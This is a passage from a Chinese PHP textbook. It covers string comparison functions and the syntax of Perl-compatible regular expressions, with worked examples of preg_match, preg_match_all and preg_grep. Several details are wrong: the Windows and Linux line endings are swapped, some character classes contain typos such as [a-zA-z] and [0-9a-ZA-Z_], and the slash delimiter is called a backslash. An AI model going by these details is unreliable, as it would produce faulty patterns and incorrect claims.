    $password = "lampBrother";                              //声明一个字符串作为密码

    //不区分大小写的比较，如果两个字符串相等返回0
    if(strcasecmp($userName, "admin") == 0) {
        echo "用户名存在";
    }
    //将两个比较的字符串使用相应的函数转成全大写或全小写后，也可以实现不区分大小写的比较
    if( strcasecmp(strtolower($userName), strtolower("admin")) == 0 ) {
        echo "用户名存在";
    }

    //区分字符串中字母的大小写比较
    switch(strcmp($password, "lampbrother")) {
        case 0:                                             //两个字符串相等则返回0
            echo "两个字符串相等<br>";  break;
        case 1:                                             //第一个字符串大时则返回1
            echo "第一个字符串大于第二个字符串<br>";  break;
        case -1:                                            //第一个字符串小时则返回-1
            echo "第一个字符串小于第二个字符串<br>";  break;
    }
```

11.4.2 按自然排序进行字符串比较

除了可以按照字节位的字典顺序进行比较外，PHP 还提供了按照“自然排序”法对字符串进行比较。所谓自然排序，是指按照人们的日常生活中的思维习惯进行排序，即将字符串中的数字部分按照数字大小进行比较。例如按照字节比较时“4”大于“33”，因为“4”大于“33”中第一个字符，而按照自然排序法则“33”大于“4”。使用 strnatcmp()函数按自然排序法比较两个字符串，该函数对大小写敏感，其使用格式与 strcmp()函数相似。

在下面例子中，对一个数组中带有数字的文件名，使用冒泡排序法通过两种比较方法排序。代码如下所示：

```php
<?php
    //定义一个包含数字值的数组
    $files = array("file11.txt", "file22.txt","file1.txt", "file2.txt");
    /**
        自定义的函数，提供两种排序方法
        @param   array    $arr      为被排序数组
        @param   boolean  $select   选择使用哪个函数进行比较，true为strcmp()，false为strnatcmp()函数
        @return  array              返回排序后的数组
    */
    function mySort($arr, $select=false) {
        for($i=0; $i<count($arr); $i++) {
            for($j=0; $j<count($arr)-1; $j++) {
                //如果第二个参数为true则使用strcmp()函数比较大小
                if($select) {
                    //前后两个值比较结果大于0则交换位置
                    if(strcmp($arr[$j], $arr[$j+1]) > 0) {
                        $tmp = $arr[$j];
```

```
                    $arr[$j] = $arr[$j+1];
                    $arr[$j+1] = $tmp;
                }
            //如果第二个参数为false则使用strnatcmp()函数比较大小
            }else{
                //如果比较结果大于0交换位置
                if(strnatcmp($arr[$j], $arr[$j+1]) > 0) {
                    $tmp = $arr[$j];
                    $arr[$j] = $arr[$j+1];
                    $arr[$j+1] = $tmp;
                }
            }
        }
    }
    return $arr;                    //返回排序后的数组
}
print_r(mySort($files, true)); //选择按字典顺序排序: file1.txt  file11.txt  file2.txt  file22.txt
print_r(mySort($files, false)); //选择按自然顺序排序: file1.txt  file2.txt  file11.txt  file22.txt
```

在 PHP 中也提供了这个函数的忽略大小写版本的函数 strnatcasecmp()，用法和 strnatcmp()函数相同，此处不再详细叙述。

11.5 小结

本章必须掌握的知识点

- 字符串的声明及使用
- 字符串类型的特点
- 单引号和双引号之间的应用区别
- 双引号中变量解析的各种方式
- 常用的字符串输出函数
- 常用的字符串格式化函数
- 常用的字符串比较函数

本章需要拓展的内容

- 所有 PHP 系统内置的字符串处理函数的应用
- 可以按任意需求自定义字符串处理函数

第12章 正则表达式

初次接触正则表达式的读者除了感觉它有些烦琐外，还会有一种深不可测的感觉。其实正则表达式就是描述字符排列模式的一种自定义的语法规则，在PHP 给我们提供的系统函数中，使用这种模式对字符串进行匹配、查找、替换及分割等操作。它的应用非常广泛。例如，常见的使用正则表达式去验证用户在表单中提交的用户名、密码、E-mail 地址、身份证号码及电话号码等格式是否合法；在用户发布文章时，将输入有 URL 的地方全部加上对应的链接；按所有标点符号计算文章中一共有多少个句子；抓取网页中某种格式的数据等。正则表达式并不是 PHP 自己的产物，在很多领域都会见到它的应用，除了在 perl、C#及 Java 语言中应用外，在我们的 B/S 架构软件开发中，Linux 操作系统、前台 JavaScript 脚本、后台脚本 PHP 及 MySQL 数据库中都可以应用到正则表达式。

12.1 正则表达式简介

正则表达式也称为模式表达式，自身具有一套非常完整的、可以编写模式的语法体系，提供了一种灵活且直观的字符串处理方法。正则表达式通过构建具有特定规则的模式，与输入的字符串信息比较，在特定的函数中使用从而实现字符串的匹配、查找、替换及分割等操作。下例中给出了三个模式，都是按照正则表达式的语法规则构建的。如下所示：

```
"/[a-zA-z]+://[^\s]*/"                          //匹配网址 URL 的正则表达式
"/<(\S*?)[^>]*>.*?</\1>|<.*? />/i"              //匹配 HTML 标记的正则表达式
"/\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*/" //匹配 E-mail 地址的正则表达式
```

不要被上例中看似乱码的字符串给吓退，它们就是按照正则表达式的语法规则构建的模式，是一种由普通字符和具有特殊功能的字符组成的字符串。而且要将这些模式字符串，放在特定的正则表达式函数中使用才有效果。学完本章以后就可以自由地应用这样的代码了。

12.1.1 选择 PHP 正则表达式的处理函数库

在 PHP 中支持两套正则表达式的处理函数库。一套是由 PCRE（Perl Compatible Regular Expression）

库提供的，与 Perl 语言兼容的正则表达式函数。使用以“preg_”为前缀命名的函数，而且表达式都应被包含在定界符中，如斜线（/）。另一套是由 POSIX（Portable Operation System interface）扩展语法的正则表达式函数，使用以“ereg_”为前缀命名的函数。两套函数库的功能相似，执行效率稍有不同。一般而言，实现相同的功能，使用第一种 PCRE 库提供的正则表达式效率略占优势。所以在本文中主要介绍使用“preg_”为前缀命名的正则表达式函数，如表 12-1 所示。

表 12-1　与 Perl 语言兼容的正则表达式处理函数

函 数 名	功能描述
preg_match()	进行正则表达式匹配
preg_match_all()	进行全局正则表达式匹配
preg_replace()	执行正则表达式的搜索和替换
preg_split()	用正则表达式分割字符串
preg_grep()	返回与模式匹配的数组单元
preg_replace_callback()	用回调函数执行正则表达式的搜索和替换

12.2 正则表达式的语法规则

正则表达式描述了一种字符串匹配的模式，通过这个模式在特定的函数中对字符串进行匹配、查找、替换及分割等操作。正则表达式作为一个匹配的模板，是由原子（普通字符，例如字符 a 到 z）、有特殊功能的字符（称为元字符，例如*、+和?等），以及模式修正符三部分组成的文字模式。一个最简单的正则表达式模式中，至少也要包含一个原子，如“/a/”。而且在与 Perl 兼容的正则表达式函数中使用模式时，一定要给模式加上定界符，即将模式包含在两个反斜线“/”之间。一个 HTML 链接的正则表达式模式如下所示：

```
'/<a.*?(?: |\\t|\\r|\\n)?href=[\'"]?(.+?)[\'"]?(?:(?: |\\t|\\r|\\n)+.*?)?>(.+?)<\/a.*?>/sim'          //匹配链接的正则
```

在网页中任何 HTML 有效的链接标签，都可以和这个正则表达式的模式匹配上。该模式就用到了编写正则表达式模板的原子、元字符和模式修正符三个组成部分，将其拆分后如下所示。

- 定界符使用的是两个斜线“/”，将模式放在它之间声明。
- 原子用到了<、a、href、=、'、"、/、>等普通字符和\t、\r、\n 等转义字符。
- 元字符使用了[]、()、|、.、?、*、+等具有特殊含义的字符。
- 用到的模式修正符是在定界符最后一个斜线之后的三个字符“s”、“i”和“m”。

对于原子、元字符，以及模式修正符的使用将在后面详细介绍。首先编写一个示例，了解一下正则表达式的应用。通过 PHP 中给我们提供的 preg_match()函数，使用上例中定义的正则表达式模式。该函数有两个必选参数，第一个参数需要提供用户编写的正则表达式模式，第二个参数需要一个字符串。该函数的作用就是在第二个字符串参数中，搜索与第一个参数给出的正则表达式匹配的内容。如果匹配成功则返回真。代码如下所示：

```php
<?php
    $pattern='/<a.*?(?: |\\t|\\r|\\n)?href=[\'"]?(.+?)[\'"]?(?:(?: |\\t|\\n)+.*?)?>(.+?)<\/a.*?>/sim';
    $content="请进单击进入<a href='http://www.lampbrother.net'>LAMP兄弟连</a>技术社区。";

    //使用preg_match()函数进行正则表达式的模式匹配
    if(preg_match($pattern, $content)) {
        echo "成功匹配，在第二个参数中包含有效的HTML链接标签字符串。";
    } else {
        echo "在第二个参数的字符串中搜索不到有效的HTML链接标签。";
    }
```

在上面的代码中，使用正则表达式的语法规则，定义一个匹配 HTML 中链接标签的模式并存放在变量$pattrn 中。又定义了一个字符串变量$content，在字符串中如果包含有效的 HTML 链接标签，则使用 preg_match()函数时，就可以按$pattrn 模式所定义的格式搜索到链接标签。

12.2.1 定界符

在程序语言中，使用与 Perl 兼容的正则表达式，通常都需要将模式表达式放入定界符之间。作为定界的字符也不仅仅局限于使用斜线“/”。除了字母、数字和反斜线“\”以外的任何字符都可以作为定界符号，例如“#”、“!”、“{}”和“|”等都是可以的。通常习惯都将模式表达式包含在两个斜线“/”之间。下例是一些模式表达式的应用，如下所示：

```
/<\/\w+>/                --使用反斜线作为定界符号合法
|(\d{3})-\d+|Sm          --使用竖线“|”作为定界符号合法
!^(?i)php[34]!           --使用感叹号“!”作为定界符号合法
{^\s+(\s+)?$}            --使用花括号“{}”作为定界符号合法
/href='(.*)'             --非法定界符号， 缺少结束定界符
1-\d3-\d3-\d4|           --非法定界符号，缺少起始定界符
```

12.2.2 原子

原子是正则表达式的最基本的组成单位，而且在每个模式中最少要包含一个原子。原子是由所有那些未显示指定为元字符的打印和非打印字符组成，笔者在这里将其详细划分为 5 类进行介绍。

1. 普通字符作为原子

普通字符是编写正则表达式时最常见的原子了，包括所有的大写和小写字母字符、所有数字等。例如，a～z、A～Z、0～9。

```
'/5/'                    --用于匹配字符串中是否有 5 这个字符出现
'/php/'                  --用于匹配字符串中是否有 PHP 字符串出现
```

2. 一些特殊字符和元字符作为原子

任何一个符号都可以作为原子使用，但如果这个符号在正则表达式中有一些特殊意义，我们就必须使用转义字符“\”取消它的特殊意义，将其变成一个普通的原子。例如，所有标点符号以及一些其他符号，双引号“"”、单引号“'”、“*”、“+”、“.”等，如果当原子，就必须像\"、\'、*、\+和\.这样使用。

```
'/\./'                   --用于匹配字符串中是否有英文的“.”出现
'/\<br \/\>/'            --用于匹配字符串中是否有 HTML 的<br />标记字符串出现
```

3．一些非打印字符作为原子

所谓的非打印字符，是一些在字符串中的格式控制符号，例如空格、回车及制表符号等。如表 12-2 所示列出了正则表达式中常用的非打印字符及其含义。

表 12-2　正则表达式中常用的非打印字符

原子字符	含义描述
\cx	匹配由 x 指明的控制字符。例如，\cM 匹配一个 Control-M 或回车符。x 的值必须为 A～Z 或 a～z 之一。否则，将 c 视为一个原义的'c'字符
\f	匹配一个换页符。等价于\x0c 和\cL
\n	匹配一个换行符。等价于\x0a 和\cJ
\r	匹配一个回车符。等价于\x0d 和\cM
\t	匹配一个制表符。等价于\x09 和\cI
\v	匹配一个垂直制表符。等价于\x0b 和\cK

```
'/\n/'          --在 Windows 系统中用于匹配字符串中是否有回车换行出现
'/\r\n/'        --在 Linux 系统中用于匹配字符串中是否有回车换行出现
```

4．使用“通用字符类型”作为原子

前面介绍的不管是打印字符还是非打印字符作为原子，都是一个原子只能匹配一个字符。而有时我们需要一个原子可以匹配一类字符，例如，匹配所有数字而不是一个数字，匹配所有字母而不是一个字母，这时就要使用“通用字符类型”了。如表 12-3 所示列出了正则表达式中常用“通用字符类型”及其含义。

表 12-3　正则表达式中常用的“通用字符类型”

原子字符	含义描述
\d	匹配任意一个十进制数字，等价于[0-9]
\D	匹配任意一个除十进制数字以外的字符，等价于[^0-9]
\s	匹配任意一个空白字符，等价于[\f\n\r\t\v]
\S	匹配除空白字符以外任何一个字符，等价于[^\f\n\r\t\v]
\w	匹配任意一个数字、字母或下画线，等价于[0-9a-zA-Z_]
\W	匹配除数字、字母或下画线以外的任意一个字符，等价于[^0-9a-zA-Z_]

通用字符类型可以匹配相应类型中的一个字符，例如“\d”可以匹配数字类型中的任意一个十进制数字。共有 6 种通用字符类型，包括“\d”和“\D”、“\s”和“\S”、“\w”和“\W”。当然也可以使用原子表制定出这种通用字符类型，例如[0-9]和“\d”的功能一样，都可以匹配一个十进制数字。但使用通用字符类型要方便得多，如下所示：

```
'/^[0-9a-ZA-Z_]+@[0-9a-ZA-Z_]+(\.[0-9a-ZA-Z_]+){0,3}$/'     --E-mail 的正则表达式模式
'/^\w+@\w+(\.\w+){0,3}$/'                                    --同上
```

上面两个正则表达式的模式作用一样，都是匹配电子邮件的格式。很显然使用通用字符类型“\w”要比使用原子表“[0-9a-zA-Z_]”的格式清晰得多。

5. 自定义原子表（[]）作为原子

虽然前面介绍过“类原子”，可以代表一组原子中的一个，但系统只给我们提供了表 12-3 中介绍的 6 个“类原子”。因为代表某一类的原子实在太多了，系统不能全都给提供出来，例如数字中的奇数（1、3、5、7、9）、字母中的元音字母（a、e、i、o、u）等。所以就需要我们可以自己定义出特定的“类原子”，使用原子表“[]”就可以定义一组彼此地位平等的原子，且从原子表中仅选择一个原子进行匹配。如下所示：

```
'/[apj]sp/'                    --可以匹配 asp、php 或 jsp 三种，从原子表中仅选择一个作为原子
```

还可以使用原子表“[^]”匹配除表内原子外的任意一个字符，通常称为排除原子表。如下所示：

```
'/[^apj]sp/'                   --可以匹配除了 asp、php 或 jsp 三种以外的字符串，如 xsp、ysp 或 zsp 等
```

另外，在原子表中可以使用负号“-”连接一组按 ASCII 码顺序排列的原子，能够简化书写。如下所示：

```
'/0[xX][0-9a-fA-F]+/'          --可以匹配一个简单的十六进制数，如 0x2f、0X3AE 或 0x4aB 等
```

12.2.3 元字符

利用 Perl 正则表达式还可以做另一件有用的事情，这就是使用各种元字符来搜索匹配。所谓元字符，就是用于构建正则表达式的具有特殊含义的字符，例如的“*”、“+”、“？”等。在一个正则表达式中，元字符不能单独出现，它必须是用来修饰原子的。如果要在正则表达式中包含元字符本身，使其失去特殊的含义，则必须在前面加上“\”进行转义。正则表达式的元字符如表 12-4 所示。

表 12-4 正则表达式的元字符

元 字 符	含义描述
*	匹配 0 次、1 次或多次其前的原子
+	匹配 1 次或多次其前的原子
?	匹配 0 次或 1 次其前的原子
.	匹配除了换行符外的任意一个字符
|	匹配两个或多个分支选择
{n}	表示其前面的原子恰好出现 *n* 次
{n, }	表示其前面的原子出现不少于 *n* 次
{n, m}	表示其前面的原子至少出现 *n* 次，最多出现 *m* 次
^或\A	匹配输入字符串的开始位置（或在多行模式下行的开头，即紧随一换行符之后）
$或\Z	匹配输入字符串的结束位置（或在多行模式下行的结尾，即紧随一换行符之前）
\b	匹配单词的边界
\B	匹配除单词边界以外的部分
[]	匹配方括号中指定的任意一个原子
[^]	匹配除方括号中的原子以外的任意一个字符
()	匹配其整体为一个原子，即模式单元。可以理解为由多个单个原子组成的大原子

构造正则表达式的方法和创建数学表达式的方法相似，就是用多种元字符与操作符将小的表达式结

合在一起来创建更大的表达式。正则表达式的组件可以是单个的字符、字符集合、字符范围、字符间的选择或者所有这些组件的任意组合。元字符是组成正则表达式的最重要部分，下面将这些元字符分为几类分别讲解。

➢ 限定符

限定符用来指定正则表达式的一个给定原子必须要出现多少次才能满足匹配。有“*”、“+”、“?”、“{n}”、“{n,}”及“{n,m}”共 6 种限定符，它们之间的区别主要是重复匹配的次数不同。其中“*”、“+”和“{n, }”限定符都是贪婪的，因为它们会尽可能多地匹配文字。如下所示：

```
'/a\s*b/'      --“\s”表示空白原子，可以匹配在 a 和 b 之间没有空白、有一个或多个空白情况
'/a\d+b/'      --可以匹配在 a 和 b 之间有一个或有多个数字的情况，如 a2b、a34567b 等
'/a\W?b/'      --可以匹配在 a 和 b 之间有一个或有没有特殊字符，如 ab、a#b、a%b 等
'/ax{4}b/'     --可以匹配在 a 和 b 之间必须有 4 个 x 的字符串，如 axxxxb
'/ax{2,}b/'    --可以匹配在 a 和 b 之间至少要有 2 个 x 的字符串，如 axxb、axxxxxxb 等
'/ax{2,4}b/'   --可以匹配在 a 和 b 之间至少有 2 个和最多有 4 个 x 的字符串，如 axxb、axxxb 和 axxxxb
```

元字符“*”表示 0 次、1 次或多次匹配其前的原子，也可以使用“{0,}”完成同样的匹配。同样“+”可以使用“{1,}”表示，以及“?”可以使用“{0,1}”表示。

➢ 边界限制

用来限定字符串或单词的边界范围，以获得更准确的匹配结果。元字符“^”（或“\A”）和“$”（或“\Z”）分别指字符串的开始与结束，而“\b”用于描述字符串中每个单词的前或后边界，与之相反的元字符“\B”表示非单词边界。例如，有一个字符串“this is a test”，使用的边界限制如下所示：

```
'/^this/'      --匹配此字符串是否是以字符串“this”开始的，匹配成功
'/test$/'      --匹配此字符串是否是以字符串“test”结束的，匹配成功
'/\bis\b/'     --匹配此字符串中是否含有单词“is”，因为在字符串“is”两边都需要有边界
'/\Bis\b/'     --查找字符串“is”时，左边不能为边界而右边必须有边界，如“this”匹配成功
```

➢ 句号（.）

在字符类之外，模式中的圆点可以匹配目标中的任何一个字符，包括不可打印字符。但不匹配换行符（默认情况下），相当于“[^\n]”（UNIX 系统）或“[^\r\n]”（Windows 系统）。如果设定了模式修正符号“s”，则圆点也会匹配换行符。处理圆点与处理音调符“^”和美元符“$”是完全独立的，唯一的联系就是它们都涉及换行符。如下所示：

```
/a.b/          --可以匹配在 a 和 b 之间有任意一个字符的字符串，例如 axb、ayb、azb 等
```

通常，可以使用“.*?”或“.+?”组合来匹配除换行符以外的任何字符串。例如，模式“/.*?b<\/b>/”可以匹配以“”标签开始，“”标签结束的任何不包括换行符的字符串。

➢ 模式选择符（|）

竖线字符“|”用来分隔多选一模式，在正则表达式中匹配两个或更多的选择之一。例如，模式“LAMP|J2EE”表示可以匹配“LAMP”也可以匹配“J2EE”，因为元字符竖线“|”的优先级是最低的，所以并不是表示匹配“LAMP2EE”或“LAMJ2EE”。也可以有更多的选择，例如模式“/Linux|Apache|MySQL|PHP/”表示可以从中任意匹配一组。

➢ 模式单元

模式单元是使用元字符“()”将多个原子组成大的原子，被当做一个单元独立使用。与数学表达式

中的括号作用类似，一个模式单元中的表达式将被优先匹配。如下所示：

```
'/(very )*good/'          --可以匹配 good、very good、very very good 或 very very … good 等
```

在上面的例子中，紧接着“*”前的多个原子“very”用元字符“()”括起来被当做一个单元，所以原子“(very)”可以没有，也可以有一个或多个。

➢ 后向引用

使用元字符“( )”标记的开始和结束多个原子，不仅是一个独立的单元，也是一个子表达式。这样，对一个正则表达式模式或部分模式两边添加圆括号将导致相关匹配存储到一个临时缓冲区中，可以被获取供以后使用。所捕获的每个子匹配都按照在正则表达式模式中从左至右所遇到的内容存储。存储子匹配的缓冲区编号从 1 开始，连续编号直至最大 99 个子表达式。每个缓冲区都可以使用'\n'访问，其中 n 为一个标识特定缓冲区的一位或两位十进制数。例如“\1”、“\2”、“\3”等的形式进行引用，在正则表达的模式中使用时还需要在前面再加上一个反斜线，将反斜线再次转义。例如“\\1”、“\\2”、“\\3”等。如下所示：

```
'/^\d{4}\W\d{2}\W\d{2}$/'          --这是一个匹配日期的格式，如 2008-08/08 或 2008/08-08 等
'/^\d{4}(\W)\d{2}\\1\d{2}$/'       --这是一个匹配日期的格式，如 2008-08-08 或 2008/08/08 等
```

在上例中声明了两个正则表达式，用来匹配日期格式。如果使用第一种模式则在年、月及日之间的分隔符号可以是任意的特殊字符，完全可以不对应。但实际应用中日期格式之间的分隔符号必须是对应的，即年和月之间使用“-”，则月和日之间也要和前面的一样使用“-”。上述的第二个正则表达式就可以达到这种效果。这是因为模式“\W”加上了元字符括号“()”，结果已经被存储到缓冲区中。所以在第一个“(\W)”的位置使用“-”则下一个位置使用“\1”引用时，其匹配模式也必须是字符“-”。

当需要使用模式单元而又不想存储匹配结果时，可以使用非捕获元字符“?:”、“?=”或“?!”来忽略对相关匹配的保存。在一些正则表达式中，使用非存储模式单元是必要的，可以改变其后向引用的顺序。如下所示：

```
'/(Windows)(Linux)\\2OS/'          --使用“\2”再次引用第二个缓冲区中的字符串“Linux”
'/(?:Widows)(Linux)\\1OS/'         --使用“?:”忽略了第一个子表式的存储，所以“\1”引用的就是“Linux”
```

➢ 模式匹配的优先级

在使用正则表达式时，需要注意匹配的顺序。通常相同优先级是从左到右进行运算，不同优先级的运算先高后低。各种操作符的匹配顺序优先级从高到低如表 12-5 所示。

表 12-5　模式匹配的顺序

顺　序	元 字 符	描　述
1	\	转义符号
2	()、 (?:)、 (?=)、[]	模式单元和原子表
3	*、+、 ?、 {n}、{n,}、 {n,m}	重复匹配
4	^、$、 \b、\B. \A、\Z	边界限制
5	|	模式选择

12.2.4　模式修正符

模式修正符号在正则表达式定界符之外使用（最后一个斜线“/”之后），例如“/php/i”。其中“/php/”是一个正则表达式的模式，而“i”就是修正此模式所使用的修正符号，用来在匹配时不区分大小写。模式修正符可以调整正则表达式的解释，扩展了正则表达式在匹配、替换等操作时的某些功能，而且模式修正符号也可以组合使用，更增强了正则表达式的处理能力。例如“/php/Uis”则是使用“U”、“i”和“s”三个模式修正符组合在一起使用。模式修正符对编写简洁而简小的表达式大有帮助，在下面的表格中，列出了一些常用的模式修正符及其功能说明，如表 12-6 所示。

表 12-6　模式修正符号

模式修正符号	功 能 描 述
i	在和模式进行匹配时不区分大小写
m	将字符串视为多行。默认的正则开始“^”和结束“$”将目标字符串作为单一的一“行”字符（甚至其中包含有换行符也是如此）。如果在修饰符中加上“m”，那么开始和结束将会指字符串的每一行，每一行的开头就是“^”，结尾就是“$”
s	如果设定了此修正符，模式中的圆点元字符“.”匹配所有的字符，包括换行符。即将字符串视为单行，换行符作为普通字符看待
x	模式中的空白忽略不计，除非它已经被转义
e	只用在 preg_replace()函数中，在替换字符串中对逆向引用做正常的替换，将其作为 PHP 代码求值，并用其结果来替换所搜索的字符串
U	本修正符反转了匹配数量的值使其不是默认的重复，而变成在后面跟上“?”才变得重复。这和 Perl 不兼容。也可以通过在模式之中设定 (U) 修正符或者在数量符之后跟一个问号（如启.*?）来用此选项
D	模式中的美元元字符仅匹配目标字符串的结尾。没有此选项时，如果最后一个字符是换行符的话，美元符号也会匹配此字符之前。如果设定了 m 修正符则忽略此选项

下面是几个简单的示例，用以说明表 12-6 中模式修正符的使用。在使用模式修正符时，其中的空格和换行被忽略，如果使用其他非模式修正字符会导致错误。如下所示：

- 模式“/Web Server/ix”可以用来匹配字符串“webServer”，忽略大小写和空白。
- 模式“/a.*e/”去匹配字符串“abcdefgabcdefgabcdefg”，由于模式中的“.*”按贪婪匹配，会从这个字符串中匹配出“abcdefgabcdefgabcde”。从第一个“a”字母开始到最后一个“e”字母结束，都属于“.*”的内容，所以不是“abcde”。如果想取消这种贪婪匹配，想从第一个字母“a”只匹配到第一个字母“e”就结束，匹配出字符串“abcde”，可以使用模式修正符号“U”或在模式中使用“.*”后面跟上“?”，例如使用模式“/a.*e/U”或“/a.*?e/”。相反，如果两个一起使用又启用了贪婪匹配，例如模式“/a.*?e/U”则匹配字符串“abcdefgabcdefgabcdefg”中的“abcdefgabcdefgabcde”，而不是“abcde”。建议在模式中使用“.*”后面跟上“?”代替模式修正符号“U”，因为在其他一些编程语言中，如果也是采用与 Perl 兼容的正则函数，可能没有模式修正符号“U”，例如 JavaScript 中就不存在这个模式修正符号。
- 模式“/^is/m”可以匹配字符串“this\nis\na\ntes”中的“is”，因为使用模式修正符“m”将字符串视为了多行，第二行的开头出现了“is”则匹配成功。默认的正则开始“^”和结束“$”将目标字符串作为单一的一“行”（甚至其中包含有换行符也是如此）。

12.3 与 Perl 兼容的正则表达式函数

正则表达式不能独立使用，它只是一种用来定义字符串的规则模式，必须在相应的正则表达式函数中应用，才能实现对字符串的匹配、查找、替换及分割等操作。前面也介绍过在 PHP 中有两套正则表达式的函数库，而使用与 Perl 兼容的正则表达式函数库的执行效率要略占优势，所以在本书中主要介绍以“preg_”开头的正则表达式函数。

另外，在处理大量信息时，正则表达式函数会使速度大幅减慢，应当只在需要使用正则表达式解析比较复杂的字符串时才使用这些函数。如果要解析简单的表达式，还可以采用很多可以显著加快处理过程的预定义函数。下面将详细地对比介绍。

12.3.1 字符串的匹配与查找

1. 函数 preg_match()

该函数在前面也介绍过一些，通常用于表单验证。可以按指定的正则表达式模式，对字符串进行搜索和匹配一次。该函数的语法格式如下所示：

```
int preg_match ( string pattern, string subject [, array matches ] )        //正则表达式的匹配函数
```

该函数有两个必选参数，第一个参数 pattern 需要提供用户按正则表达式语法编写的模式，第二个参数 subject 需要一个字符串。该函数的作用就是在第二个字符串参数中，搜索与第一个参数给出的正则表达式匹配的内容。如果提供了第三个可选的数组参数 matches，则可以用于保存与第一个参数中的子模式的各个部分的匹配结果。正则表达式中的子模式是使用括号“()”括起的模式单元，其中数组中的第一个元素 matches[0]保存了与正则表达式 pattern 匹配的整体内容。而数组 matches 中的其他元素，则按顺序依次保存了与正则表达式小括号内子表达式相匹配的内容。例如，matches[1]保存了与正则表达式中第一个小括号内匹配的内容，matches[2]保存了与正则表达式中第二个小括号内匹配的内容，依此类推。该函数只做一次匹配，最终返回 0 或 1 的匹配结果数。该函数的使用如下代码所示：

```php
<?php
    //一个用于匹配URL的正则表达式
    $pattern = '/(https?|ftps?):\/\/(www)\.([^\.\/]+)\.(com|net|org)(\/[\w-\.\/\?\%\&\=]*)?/i';
    //被搜索字符串
    $subject = "网址为http://www.lampbrother.net/index.php的位置是LAMP兄弟连";

    //使用preg_match()函数进行匹配
    if(preg_match($pattern, $subject, $matches)) {
        echo "搜索到的URL为: ".$matches[0]."<br>";   //数组中第一个元素保存全部匹配结果
        echo "URL中的协议为: ".$matches[1]."<br>";   //数组中第二个元素保存第一个子表达式
        echo "URL中的主机为: ".$matches[2]."<br>";   //数组中第三个元素保存第二个子表达式
        echo "URL中的域名为: ".$matches[3]."<br>";   //数组中第四个元素保存第三个子表达式
        echo "URL中的顶域为: ".$matches[4]."<br>";   //数组中第五个元素保存第四个子表达式
        echo "URL中的文件为: ".$matches[5]."<br>";   //数组中第六个元素保存第五个子表达式
    } else {
        echo "搜索失败！ ";                          //如果和正则表达式没有匹配成功则输出
    }
```

该程序的输出结果为：

```
搜索到的 URL 为：http://www.lampbrother.net/index.php
URL 中的协议为：http
URL 中的主机为：www
URL 中的域名为：lampbrother
URL 中的顶域为：net
URL 中的文件为：/index.php
```

在上例中通过 preg_match()函数，根据定义的 URL 正则表达式在指定的字符中搜索到了第一个 URL，不仅获取到了一个整体的 URL 内容，还通过正则表达式中的子模式获取到了 URL 中的每个组成部分。

2．函数 preg_match_all()

该函数与 preg_match()函数类似，不同的是函数 preg_match()在第一次匹配之后就会停止搜索。而函数 preg_match_all()则会一直搜索到指定字符串的结尾，可以获取到所有匹配到的结果。该函数的语法格式如下所示：

```
int preg_match_all ( string pattern, string subject, array matches [, int flags] )
```

该函数将把所有可能的匹配结果放入第三个参数的数组中，并返回整个模式匹配的次数，如果出错则返回 False。如果使用了第四个参数，会根据它指定的顺序将每次出现的匹配结果保存到第三个参数的数组中。第四个参数 flags 有以下两个预定义的值。

- **PREG_PATTERN_ORDER**：它是 preg_match_all()函数的默认值，对结果排序使$matches[0]为全部模式匹配的数组，$matches[1]为第一个括号中的子模式所匹配的字符串组成的数组，依此类推。
- **PREG_SET_ORDER**：对结果排序使$matches[0]为第一组匹配项的数组，$matches[1]为第二组匹配项的数组，依此类推。

将上例中的代码重新改写一下，使用 preg_match_all()函数去搜索指定字符串中所有的 URL，并将获取每个 URL 的整体内容及各自的组成部分。该函数的使用如下代码所示：

```
<?php
    //声明一个可以匹配URL的正则表达式
    $pattern = '/(https?|ftps?):\/\/(www|bbs)\.([^\.\/]+)\.(com|net|org)(\/[\w-\.\/\?\%\&\=]*)?/i';

    //声明一个包含多个URL链接地址的多行文字
    $subject = "网址为http://bbs.lampbrother.net/index.php的位置是LAMP兄弟连，
            网址为http://www.baidu.com/index.php的位置是百度，
            网址为http://www.google.com/index.php的位置是谷歌。";

    $i = 1;                          //定义一个计数器，用来统计搜索到的结果数

    //搜索全部的结果
    if(preg_match_all($pattern, $subject, $matches, PREG_SET_ORDER)) {
        //循环遍历二维数组$matches
        foreach($matches as $urls) {
            echo "搜索到第".$i."个URL为：".$urls[0]."<br>";
            echo "第".$i."个URL中的协议为：".$urls[1]."<br>";
            echo "第".$i."个URL中的主机为：".$urls[2]."<br>";
            echo "第".$i."个URL中的域名为：".$urls[3]."<br>";
```

```
            echo "第".$i."个URL中的顶域为：".$urls[4]."<br>";
            echo "第".$i."个URL中的文件为：".$urls[5]."<br>";

            $i++;                          //计数器累加
        }
    } else {
        echo "搜索失败！";
    }
```

该程序的输出结果为：

```
搜索到第 1 个 URL 为：http://bbs.lampbrother.net/index.php
第 1 个 URL 中的协议为：http
第 1 个 URL 中的主机为：bbs
第 1 个 URL 中的域名为：lampbrother
第 1 个 URL 中的顶域为：net
第 1 个 URL 中的文件为：/index.php

搜索到第 2 个 URL 为：http://www.baidu.com/index.php
第 2 个 URL 中的协议为：http
第 2 个 URL 中的主机为：www
第 2 个 URL 中的域名为：baidu
第 2 个 URL 中的顶域为：com
第 2 个 URL 中的文件为：/index.php

搜索到第 3 个 URL 为：http://www.google.com/index.php
第 3 个 URL 中的协议为：http
第 3 个 URL 中的主机为：www
第 3 个 URL 中的域名为：google
第 3 个 URL 中的顶域为：com
第 3 个 URL 中的文件为：/index.php
```

3．函数 preg_grep()

该函数与前两个函数不同的是匹配数组中的元素，返回与正则表达式匹配的数组单元，该函数的语法格式如下所示：

```
array preg_grep ( string pattern, array input )          //匹配数组中的单元
```

该函数返回一个数组，其中包括了第二个参数 input 数组中与给定的第一个参数 pattern 模式相匹配的单元。对于输入数组 input 中的每个元素，只进行一次匹配。该函数的使用代码如下所示：

```
<?php
    $array = array("Linux RedHat9.0", "Apache2.2.9", "MySQL5.0.51", "PHP5.2.6", "LAMP", "100");

    //返回数组中以字母开始和以数字结束，并且没有空格的单元，赋给变量$version
    $version = preg_grep("/^[a-zA-Z]+(\d|\.)+$/", $array);

    print_r($version);

    //输出: Array ( [1] => Apache2.2.9 [2] => MySQL5.0.51 [3] => PHP5.2.6 )
```

4．字符串处理函数 strstr()、strpos()、strrpos()和 substr()

如果只是查找一个字符串中是否包含某个子字符串，建议使用 strstr()或 strpos()函数，如果只是简单地从一个字符串中取出一段子字符串，建议使用 substr()函数。虽然 PHP 提供的字符串处理函数不能

完成复杂的字符串匹配，但处理一些简单的字符串匹配，执行效率则比使用正则表达式稍高一些。

